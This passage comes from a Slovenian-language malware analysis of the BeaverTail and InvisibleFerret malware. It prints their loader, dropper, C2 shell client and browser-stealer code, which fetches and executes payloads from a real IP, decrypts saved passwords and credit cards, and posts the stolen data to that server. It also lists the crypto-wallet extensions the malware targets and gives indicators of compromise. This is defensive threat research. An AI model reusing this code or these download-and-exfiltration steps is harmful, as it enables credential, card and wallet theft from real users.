553       } else {
554         fileExists("" + (" " + homeDir + G + i))
555           ? (() => {
556             const a7 = b,
557               a8 = Z,
558               a9 = u,
559               aa = o,
560               ab = "http://23.106.253.221:1244" + a7 + "/" + e,
561               ac = "" + homeDir + aa,
562               ad = "" + homeDir + G + i + " " + ac + "'";
563             try {
564               removeFile(ac);
565             } catch (ae) {}
566             request.get(ab, (af, ag, ah) => {
567               if (!af) {
568                 try {
569                   fs.writeFileSync(ac, ah);
570                   exec(ad, (ai, aj, ak) => {});
571                 } catch (ai) {}
572               }
573             });
574           })()
575           : downloadPythonEnv();
576       }
577     });
578   });

```

Drugi del kode na Windows sistemih najprej namesti Python 3.11 okolje. To naredi tako, da z orodjem curl prenese ZIP arhiv iz naslova **hxxp://23[.]106.253.221:1244/pdown**, ki vsebuje celotno Python okolje za Windows OS in ga shrani pod imenom **p2.zip** v mapi z začasnimi datotekami. Ta arhiv nato z orodjem tar razširi v domačo mapo uporabnika. Zanimivost pri tem je uporaba orodji curl in tar (bsdtar – omogoča razširitev ZIP datotek), ki sta bolj značilni za operacijske sisteme podobne Unixu, vendar sta orodji vsebovani tudi v Windows OS-ih novejših od verzije 1803 (build 17063). Za ostale operacijske sisteme program predvideva, da je Python okolje že nameščeno.

Zatem program s HTTP GET zahtevo pridobi kodo iz naslova:

| hxxp://23[.]106.253.221:1244/client/ZU1RINz7

Odgovor shrani v datoteko **.npl** v domači mapi uporabnika in jo nato izvrši s Python interpreterjem. Zatem se zlonamerna koda nadaljuje v različnih Python skriptah. Node.js koda v tej sekciji je znana po imenu BeaverTail in se jo lahko prepozna po formatu URL-jev, s katerimi komunicira, imenu prenešenih datotek (**.npl**) in po sami funkciji prenosa Python okolja in zagonu tovora.

Python – InvisibleFerret

```
.npl
1  sType = 'ZU1RINz7'
2  qt="G1mYk"+"sYL"+"TQUAKQQBLw1DR48XUd1PCsNGT8EATRgKB9BK4RKT4oDwgqGF8qNTRmGSsSSTAhNwMfLU5BPD0yCR4tGHk8NCQJHS1RAC...
3  import base64
4  dx=base64.b64decode(qt[8:]);sk=qt[:8];s1=len(dx);rb=''
5  for aa in range(s1):k=aa&7;c=chr(dx[aa]^ord(sk[k]));rb+=c
6  exec(rb)
```

Koda v datoteki **.npl** je šifrirana po zelo preprostem postopku. Spremenljivka **qt** vsebuje ključ (prvih 8 znakov) in zašifrirane podatke (preostali znaki). Podatke najprej dekodira (base64) in dešifrira (XOR), nato pa dobljeno kodo izvrši s pomočjo funkcije **exec**.

```

1 sType = 'ZU1RINz7'
2
3 import base64,platform,os,subprocess,sys
4 try:import requests
5 except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests
6
7 ot = platform.system()
8 home = os.path.expanduser("~")
9 host="I1My4yMjE=MjMuMTA2Lj"
10 host1 = '23.106.253.221'
11 host2 = 'http://23.106.253.221:1244'
12 pd = os.path.join(home, ".n2")
13 ap = pd + "/pay"
14 def download_payload():
15     if os.path.exists(ap):
16         try:os.remove(ap)
17         except OSError:return True
18     try:
19         if not os.path.exists(pd):os.makedirs(pd)
20     except:pass
21
22     try:
23         aa = requests.get(host2+"/payload/"+sType, allow_redirects=True)
24         with open(ap, 'wb') as f:f.write(aa.content)
25         return True
26     except Exception as e:return False
27 res=download_payload()
28 if res:
29     if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW |
30                                         subprocess.CREATE_NEW_PROCESS_GROUP)
31     else:subprocess.Popen([sys.executable, ap])
32
33 if ot=="Darwin":sys.exit(-1)
34
35 ap = pd + "/bow"
36 def download_browse():
37     if os.path.exists(ap):
38         try:os.remove(ap)
39         except OSError:return True
40     try:
41         if not os.path.exists(pd):os.makedirs(pd)
42     except:pass
43     try:
44         aa=requests.get(host2+"/brow/"+sType, allow_redirects=True)
45         with open(ap, 'wb') as f:f.write(aa.content)
46         return True
47     except Exception as e:return False
48 res=download_browse()
49 if res:
50     if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW |
51                                         subprocess.CREATE_NEW_PROCESS_GROUP)
52     else:subprocess.Popen([sys.executable, ap])

```

Poleg enostavnega šifriranja koda ne vsebuje drugih metod obfuskacije, kar močno olajša analizo. Namen kode je prenos in izvršitev dveh dodatnih Python skript oz. modulov:

Ime modula	URL	Mesto prenosa
Payload	hxxp://23[.]106.253.221:1244/payload/ZU1RINz7	\$HOME/.n2/pay
Browser	hxxp://23[.]106.253.221:1244/brow/ZU1RINz7	\$HOME/.n2/bow

Program na Darwin sistemih izvrši samo prvi modul (Payload) in zatem, s klicem funkcije **sys.exit**, zaključi izvajanje. Začetek programa vsebuje tudi zanimiv način, s katerim dinamično namesti vse potrebne knjižnice (dependencies).

Payload modul

```
pay
1 sType = 'ZU1RINz7'
2
3 _ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));exec((__)(b'==QBDfReP0///...
```

Podobno kot prejšnji del je tudi tu koda prekrita, vendar po nekoliko drugačnem postopku. V tem primeru je koda stisnjena (zlib), kodirana (base64) in na koncu je rezultat kodiranja še obrnjen. Razširjena koda je nato izvedena s funkcijo **exec**. Vendar po le eni iteraciji tega postopka še ne dobimo povrnjene kode, saj je v tem primeru koda večkrat stisnjena. Pridobljena koda po prvi iteraciji:

```
tmp.py
1 exec((__)(b'+AFS/8377z//knq30HkZXiw3tLbgJ6htHIJZafVRV82Rl/NNynyaQ0ipLphioserP9FziGb+kAR+znOrDoAK/RzM7wezmlW0dwfh9r...
```

Za popolno povrnitev kode smo spisali preprosto Python skripto:

```
decompress.py
1 data=b'==QBDfReP0///9J/Vuj3SiAL1hyJcBKfm+vr0SH1KXNEJbW+9/yBePdOmWF+JX1cbHWF+/DawmAILG8fXEEBaoYQmc04fMmZauk3Q16SE...
2 decompress = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]))
3
4 data = decompress(data)
5 i = 1
6 while data.startswith(b"exec((__)(b'"):
7     data = decompress(data[11:-2])
8     i += 1
9
10 print(f'Code decompressed in {i} iterations\n')
11 open('decompressed.py', 'wb').write(data)
```

Po 50 iteracijah dobimo dokončno razširjeno kodo. Tudi ta ne vsebuje kakšnih drugih metod obfuskacije. Njen glavni namen je izvajanje prejetih ukazov iz C2 strežnika.

```

pay.py
571 HOST0 = '173.211.106.101'
572 PORT0 = 1244
573
574 class Client():
575     def __init__(A):A.server_ip = HOST0;A.server_port = PORT0;A.is_active = _F;A.is_alive = _T;A.timeout_count =
0;A.shell = _N
576
577     @property
578     def make_connection(A):
579         while _T:
580             try:
581                 A.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
582                 s = Session(A.client_socket);s.connect(A.server_ip, A.server_port)
583                 A.shell = Shell(s);A.is_active = _T
584                 if A.shell.shell():
585                     try:dir = os.getcwd();fn=os.path.join(dir,sys.argv[0]);os.remove(fn)
586                     except:pass
587                     return _T
588                 sleep(15)
589             except Exception as e:sleep(20);pass
590     def run(A):
591         if A.make_connection:return
592
593     client = Client()

```

Zgornji izsek kode vsebuje razred **Client**, ki izvede povezavo na C2 strežnik in začne komunikacijo, ki poteka preko TCP protokola. V tem primeru je naslov C2 strežnika sledeč:

| 173[.]211.106.101:1244

Po povezavi na C2 strežnik začne program izvajati prejete ukaze. Struktura paketa, ki vsebuje ukaz, je zelo preprosta:

4 bajti – big endian ...

Velikost podatkov	Podatki
-------------------	---------

Sam ukaz (podatki) je v JSON formatu in je sestavljen iz ID ukaza (število) in argumentov. Razred, ki bere in izvrši ukaze, je **Shell**:

```

195 class Shell(object):
196     def __init__(A,S):
197         A.ssess = S;A.is_alive = _T;A.is_delete = _F;A.lock = RLock();A.timeout_count=0;A.cp_stop=0
198         A.par_dir = os.path.join(os.path.expanduser("~"), ".n2")
199         A.cmds = {1:A.ssh_obj,2:A.ssh_cmd,3:A.ssh_clip,4:A.ssh_run,5:A.ssh_upload,6:A.ssh_kill,7:A.ssh_any,8:A.ssh_env,9:A.ssh_zcp}
200
201     def listen_recv(A):
202         while A.is_alive:
203             recv=A.ssess.recv()
204             if recv==-1:
205                 if A.timeout_count<30:A.timeout_count+=1;continue
206                 else:A.timeout_count=0;recv=_N
207             if recv:
208                 A.timeout_count=0
209                 with A.lock:
210                     D=json.loads(recv);c=D['code'];args=D['args']
211                     if c in A.cmds:tg=A.cmds[c];t=Thread(target=tg,args=(args,));t.start()#tg(args)
212                     else:
213                         if A.is_alive:A.is_alive=_F;A.close()
214             else:
215                 if A.is_alive:A.timeout_count=0;A.is_alive=_F;A.close()
216
217     def shell(A):
218         t1 = Thread(target=A.listen_recv);t1.daemon=_T;t1.start()
219         while A.is_alive:
220             try:sleep(5)
221             except:break
222         A.close()
223         return A.is_delete
224
225     def send(A,code=_N,args=_N):A.ssess.send(code=code,args=args)

```

Tabela možnih ukazov:

ID ukaza	Ime funkcije	Opis
1	ssh_obj	Izvrši ukaz v ukazni lupini in vrne izhod.
2	ssh_cmd	Izvrši posebne ukaze. V tem primeru je implementiran samo en ukaz, ki zapre celotno povezavo.
3	ssh_clip	Vrne zabeležene vnose (keylogger). Keylogger je aktiven samo na Windows OS.
4	ssh_run	Prenese in izvrši »Browser« modul (opisan v nadaljevanju).
5	ssh_upload	Omogoča iskanje datotek po sistemu in odlaganje datotek na nek FTP strežnik (podatki FTP strežnika so podani v argumentih ukaza).
6	ssh_kill	Ubije procese brskalnikov Chrome in Brave
7	ssh_any	Prenese in izvrši dodatno skripto, ki namesti in konfigurira program za oddaljen dostop AnyDesk
8	ssh_env	Pridobi datoteke iz zunanjih diskov in map za dokumente ter prenose in jih odloži na FTP strežnik
9	ssh_zcp	Ukrade podatke brskalnikov, razširitev, upravljalcev gesel, kripto denarnic in nekaterih drugih aplikacij ter jih shrani v zašifriran arhiv. Arhiv nato odloži na FTP strežnik ali pa jih pošlje v Telegram kanal (preko API-ja)

Ukaz **ssh_zcp** krade podatke iz aplikacij Chrome, Chromium, Opera, Brave, Edge, Vivaldi, 1Password, Exodus, Atomic, Electrum, WinAuth, Proxifier v4, Dashlane, ter iz razširitev iz spodnjega seznama:

ID razširitve	Ime
aeachknmefphepccionboohckonoeemg	Coin98
aholpfdialjgjfhomihkjbmgjidlcdno	Exodus
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
ejbalbakoplchlghecdalmeeaeajnimhm	MetaMask
ejjladinnckdgjemekebdpeokbikhfci	PetraAptos
egjidjbpiglichdcondbcdbdnbeppgdph	Trust
fhbohimaelfbohpbjbbldcngcnapndodjp	Binance
gjdfdfnbillbflbkmlbclkihgajchbg	Termux
hifafgmccdpekplomjjkcfgodnhcellj	Crypto
hnfanknocfeofbddgcijnmhnfnkdnaad	CoinBase
ibnejdfjmmkpcnlpebklmnkoeiohofec	TronLink
lgmpcpglpngdoalbgeoldeajfclnhafa	Safepal
mcohilncbfahbmgdjkbpemcciolgcge	OKX
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
nphplpgoakhjhchkkhmiggakijnkhfnd	Ton
pdliaogehgdbhbnmkklieghmmjkipgpa	ByBit
phkbamefinggmakgklpklijmgibohnba	Pontem
kkpIlkodeloidieedojogacfhpaihoh	Enkrypt
agoakfejjabomempkjlepdlaleeobhb	Core
jiiidaalihmmhddjgbnbfgdfflelocpak	Bitget
kgdijkcfiglijhaglibaidbipiejfdp	Cirus
kkpehldckknjffeakihajcjccmcjflh	HBAR
idnnbdplmphpflfnlkomgpfbpccgelopg	Xverse
fccgmnglbhajioalokbcidhcaikhlcpm	Zapit
fijngjgcjhjmmppcmkeiomlgpeiijkld	Talisman
enabgbdfcbaehmbigakijjabdpdnimlg	Manta

onhogfjeacnfoofkfgppdlbmlmnpigbn	Sub
amkmijmmflddogmhphjoimipbofnfjih	Wombat
glmhbknppefdmpemdmjnjinpbclokhn	Orange
hmeobnfnfcmkdkcmlblgagmfpfboieaf	XDEFI
acmacodkjbdgmoleebolmdjonilkdbch	Rabby
fcfcflfndlomdhbehjjcoimbgofdncg	LeapCosmos
anokgmphncpekkhclmingpimjmcooifb	Compass
epapihdplajcdnnkdeiahlgigofloibg	Sender
efbglgofoioppbgcjepnhiblaibcncigk	Martian
ldinpeekobnhjjdofggfgjlcehhmanlj	Leather
lccbohghgfdikahanoclbDMAolidjdfI	Wigwam
abkahkcbhngaebpcgfmhkoioedceoigp	Casper
bhhhlbepdkbapadjdnnojkbgioiodbic	Solflare
klghhnkeealcohjjanjddaeeggmfmpl	Zerion
lnnmfcpbkafcpgdilckhmbkbbpkmid	Koala
ibljocddagjghmlpgihahamcghfggcjc	Virgo
ppbibelpcjmhbdiakflkdcoccbgbkpo	UniSat
afbcbjpbpfadlkmhmcIhkeeodmamcflc	Math
ebfidpplhabeedpnhjnobghokpiioolj	Fewcha
fopmedgnkfpebgllppeddmmochcookhc	Suku
gjagmgiddbbciopjhllkdnddhcglnemk	Hashpack
jnlgamecbpmbajjfhmmmlhejkemejdma	Braavos
pgiaagfkgcbtnmiiolekcfmljdagdhlcM	Stargazer
khpkpbbcccdmmclmpigdgddabeilkdpd	Suiet
kilnpioakcdndlodeeceffgjdpojajlo	Aurox
bopcbmipnjdcdfllfgjgdgjejmgoaab	Block
kmhciehpebfmpgmihbkipmjlmioameka	Eternl

aflkmfhebedbjioipglgcbcmnbpgliof	Backpack
ajkifnllfhikkjbjopkhmjoieikeihjb	Moso
pfccjkejcgoppjnllalolplgogenfojk	Tomo
jaooiolkmfcmloonphpiiogkfckgciom	Twetch
kmphdnilpmdejikjdnlbcnmnabepfgkh	OsmWallet
hbbgbephgojikajhfbomhlmmollphcad	Rise
nbdhibgjnjpnkajaghbfjbjkcglijfgdi	Ramper
fldfpgipfncgndfolcbkdeeknbbsnhcc	MyTon
jnmbobjmhlngoefaiojfljckilhlhcj	OneKey
fcckkdbjnoikooededlapcalpionmalo	MOBOX
gadbifgblmedliakbceidegloehmffic	Paragon
ebaeifdbcjklcmoigppnpkcgndhpbbm	SenSui
opfgelmcmbiajamepnmloijbpoleiama	Rainbow
jfflgdhkeohhkelibbefdcgjijppkdeb	OrdPay
kfecffoibanimcnjeajlcnbablfeafho	Libonomy
opcgpfmipidbgpenhmajoajpbobppdil	Sui
penjlddjkgpnkllboccdgccekpkin	OpenMask
kbdcdcmgoplfockflacnefaehaiocb	Shell
abogmiocnneedmmepnohnhlijcpcifd	Blade
omaabbefbmijedngplfjmnooppbclkk	Tonkeeper
cnncmdhjapckmjmkaefchppbnphdmon	HAVAH
eokbbaidfgdndnljmffldfgjklpjldoi	Fluent
fnjhmkhmkbjkkabndcnogagobneec	Ronin
dmkamcknogkgcdfhhbdcghachkejeap	Keplr
dlcobpiigpikoobohmabehhmhfoodbb	ArgentX
aiifbnfbobpmeekipheeijimdpnlpgpp	Station
eaajafomhmkipbjmfmhebemolkcicgfm	Taho

mkpegjkbllkefacfnmkajcjmabijhclg	MagicEden
ffbceckpkpbcmgiaehllloocglmijnmp	Initia
lpfcbjknijpeeillifnkikgncikgfhdo	Nami
fpkhgmpbidmiogeglnfbkegfdlnajnf	Cosmostation
kppfdiipphfccemcignhifpjkapfbihd	Frontier
fdjamakpfbddfdjaooikfcapajohcfmg	Dashalane
hdokiejnpimakedhajhdlcegeplioahd	LastPass
bhghoamapcdpbohphigoooaddinpkbai	GoogleAuth

Browser modul

Tudi ta modul je kodiran in stisnjen po enakem postopku kot prejšnji. Njegov namen je kraja gesel in kreditnih kartic shranjenih v spletnih brskalnikih. Gre za bolj specializirano različico **ssh _zcp** ukaza iz prejšnjega modula in kradljivca v BeaverTail kodi.

Razlika je v tem, da ostala dva kradljivca preneseta celotne mape s shranjenimi podatki spletnih brskalnikov, ta se pa **osredotoči samo na shranjena gesla in kreditne kartice**.

```

51 class CB:
52 > ...
128
129 def retrieve_web(A):
130
131     web_paths, keys = A.b_web_paths, A.keys
132     temp_path = (home + "/AppData/Local/Temp") if A.target_os == "Windows" else "/tmp"
133
134     try:
135         for web_path in web_paths:
136             filename = os.path.join(temp_path, "webdata.db")
137             shutil.copyfile(web_path, filename)
138
139             conn = sqlite3.connect(filename)
140             cursor = conn.cursor()
141             cursor.execute(
142                 'SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted, date_modified
143                 FROM credit_cards')
144
145             key = keys[web_paths.index(web_path)]
146             for row in cursor.fetchall():
147                 if not row[0] or not row[1] or not row[2] or not row[3]:
148                     continue
149
150                 if A.target_os == "Windows": card_number = A.dec_win_pwd(row[3], key)
151                 elif A.target_os == "Linux" or A.target_os == "Darwin": card_number = A.dec_unx_pwd(row[3],
152                 key)
153                 else: card_number = ""
154
155                 if card_number == "" and not A.bl_pwds: continue
156
157                 A.webs.append(dict(name_on_card=row[0], expiration_month=row[1], expiration_year=row[2],
158                 card_number=card_number, date_modified=row[4]))
159
160             cursor.close(); conn.close()
161             try: os.remove(filename)
162             except OSError: pass
163         except Exception as E: return []

```

Zgornja funkcija pridobi podatke kreditnih kartic, shranjenih v nekem brskalniku. Najprej iz SQLite baze **webdata.db** pridobi zašifrirane podatke in jih zatem še dešifrira.

```

51 class CB:
86     @staticmethod
87     def dec_unx_pwd(p: bytes, k: bytes) -> str:
88         try:
89             iv = b' ' * 16; p = p[3:]
90             cipher = AES.new(k, AES.MODE_CBC, IV=iv)
91             return cipher.decrypt(p).strip().decode('utf8')
92         except Exception: return ""
181 class Windows(CB):
221     @staticmethod
222     def get_encryption_key(path: Union[Path, str]):
223         try:
224             with open(path, "r", encoding="utf-8") as file:
225                 local_state = file.read()
226                 local_state = json.loads(local_state)
227
228                 key = base64.b64decode(local_state["os_crypt"]
229                                     ["encrypted_key"])
230                 key = key[5:]
231                 return win32crypt.CryptUnprotectData(key, _N, _N,
232                                                         _N, 0)[1]
233         except:
234             return ""
233     @staticmethod
234     def dec_win_pwd(p: bytes, k: bytes) -> str:
235         try:
236             iv = p[3:15]
237             p = p[15:]
238             cipher = AES.new(k, AES.MODE_GCM, iv)
239             return cipher.decrypt(p)[:16].decode()
240         except Exception:
241             try: return str(win32crypt.CryptUnprotectData(p, _N,
242                                                         _N, _N, 0)[1])
243             except Exception: return ""
244
244 class Linux(CB):
286     def get_encryption_key(A) -> bytes:
287         try:
288             label = "Chrome Safe Storage" # Default
289             if A.browser=="opera":label="Chromium Safe Storage"
290             elif A.browser=="brave":label="Brave Safe Storage"
291             elif A.browser=="yandex":label="Yandex Safe Storage"
292
293             passwd = 'peanuts'.encode('utf8')
294             bus = secretstorage.dbus_init()
295             collection = secretstorage.get_default_collection
296             (bus)
297             for item in collection.get_all_items(): # Iterate
298                 if item.get_label() == label:passwd = item.
299                     get_secret().decode("utf-8");break
300
301             return PBKDF2(passwd, b'saltsalt', 16, 1)
302         except: return ""
302 class Mac(CB):
347     def get_encryption_key(A) -> Union[str, _N]:
348         try:
349             label="Chrome" # Default
350             if A.browser=="opera":label="Opera"
351             elif A.browser=="brave":label="Brave"
352             elif A.browser=="yandex":label="Yandex"
353
354             safe_storage_key = subprocess.check_output(
355                 f"security 2>&1 > /dev/null
356                 find-generic-password -ga '{label}'",
357                 shell=_T)
358
359             return re.findall(r'\"(.*)\"', safe_storage_key.
360                             decode("utf-8"))[0]
361         except: return ""

```

Pridobitev ključa in dešifriranje se razlikuje glede na operacijski sistem, saj se tudi sama implementacija v brskalnikih nekoliko razlikuje. V Windows OS-u program za dešifriranje podatkov uporabi funkcijo **dec_win_pwd**, na ostalih OS-ih pa **dec_unx_pwd**. Na Windows OS-u je ključ dodatno zašifriran in shranjen v JSON datoteki **Local State**, za dešifriranje tega ključa se uporablja Windows API funkcija **CryptUnprotectData**, ki s posebnim ključem trenutnega uporabnika dešifrira podatke. Ostali operacijski sistemi pa imajo ključ shranjen v t.i. keychain/keyring sistemskih shrambah.

```

39 class BVer:
40     def __str__(A): return A.b_n
41     def __eq__(A, __o): return A.b_n == __o
42
43 class Chrome(BVer): b_n = "chrome"; v_w = ["chrome", "chrome dev", "chrome beta", "chrome canary"]; v_l =
["google-chrome", "google-chrome-unstable", "google-chrome-beta"]; v_m = ["chrome", "chrome dev", "chrome beta",
"chrome canary"]
44 class Brave(BVer): b_n = "brave"; v_w = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"]; v_l =
["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"]; v_m = ["Brave-Browser", "Brave-Browser-Beta",
"Brave-Browser-Nightly"]
45 class Opera(BVer): b_n = "opera"; v_w = ["Opera Stable", "Opera Next", "Opera Developer"]; v_l = ["opera",
"opera-beta", "opera-developer"]; v_m = ["com.operasoftware.Opera", "com.operasoftware.OperaNext", "com.
operasoftware.OperaDeveloper"]
46 class Yandex(BVer): b_n = "yandex"; v_w = ["YandexBrowser"]; v_l = ["YandexBrowser"]; v_m = ["YandexBrowser"]
47 class MsEdge(BVer): b_n = "msedge"; v_w = ["Edge"]; v_l = []; v_m = []
48
49 av_bros = [Chrome, Brave, Opera, Yandex, MsEdge]
50
51 class CB:
52 > ...
173
174 def save(A, fn: Union[Path, str], fp: Union[Path, str], vb: bool = _T) -> bool:
175     cc = fp + '\n' + A.pretty_print()
176     ops = {'ts': str(ts), 'type': sType, 'hid': hn, 'ss': str(fn), 'cc': cc}
177     url = host2 + '/keys'
178     try: requests.post(url, data=ops)
179     except: return ""

```

V zgornjem izseku kode vidimo, da podatke krade samo iz spletnih brskalnikov Chrome, Opera, Brave, Yandex in Edge (baziranih na Chromium), kar je najverjetneje posledica višje specializiranosti. Pridobljene podatke pošlje z metodo **save**, kjer se tudi vidi, da uporabi HTTP POST zahtevo na fiksni naslov **hxxp://23[.]106.253.221:1244/keys**.

Povzetek

V tem delu smo pogledali delovanje dveh zlonamernih Python skript, ki sta prenešeni in izvedeni preko t.i. loaderja ali dropperja (**.npl**) z imenom InvisibleFerret. Podobno kot za BeaverTail lahko tudi tega prepoznamo po obliki URL-jev s katerimi komunicira, imenih modulov (pay, bow, adc) ali pa imenu skripte **.npl**.

Seznam indikatorjev zlorabe (IoC)

Ime	SHA256
userRoutes.js	4f632429fedb39fa2addaeff3ba900679ebff99e45353d523776831e2558df80
test.js	354e7014103783c2096b9f29e4eed11f79d19b13bda112b6fed4ffbf3ad438b9
p2.zip	6a104f07ab6c5711b6bc8bf6ff956ab8cd597a388002a966e980c5ec9678b5b0
.npl	f46b47e859f321b6676289f3637538b60e1d7d97ee8d79b8ba9d12248858a75a
pay	95e3cbaac2749928598928c3b8ca80358c136e01bc429d2c2da77cc788566e1e
bow	6b331ab212a839ad1b1b673ca74a3c50c6dae383c19661e0ae71853f615aa891
adc	335ad22f143ff050bb405cd48d0011a9eb9f4c7501b18781a42d3956718827c8

URL

hxxps://github[.]com/0xcestlaview/addingtoken
hxxp://23[.]106.253.221:1244/j/ZU1RINz7
hxxp://23[.]106.253.221:1244/p
hxxp://23[.]106.253.221:1244/keys
hxxp://23[.]106.253.221:1244/pdown
hxxp://23[.]106.253.221:1244/uploads
hxxp://23[.]106.253.221:1244/client/ZU1RINz7
hxxp://23[.]106.253.221:1244/payload/ZU1RINz7
hxxp://23[.]106.253.221:1244/brow/ZU1RINz7
hxxp://23[.]106.253.221:1244/adc/ZU1RINz7
hxxp://23[.]106.253.221:1244/any

IP	Vrata
173[.]211.106.101	1244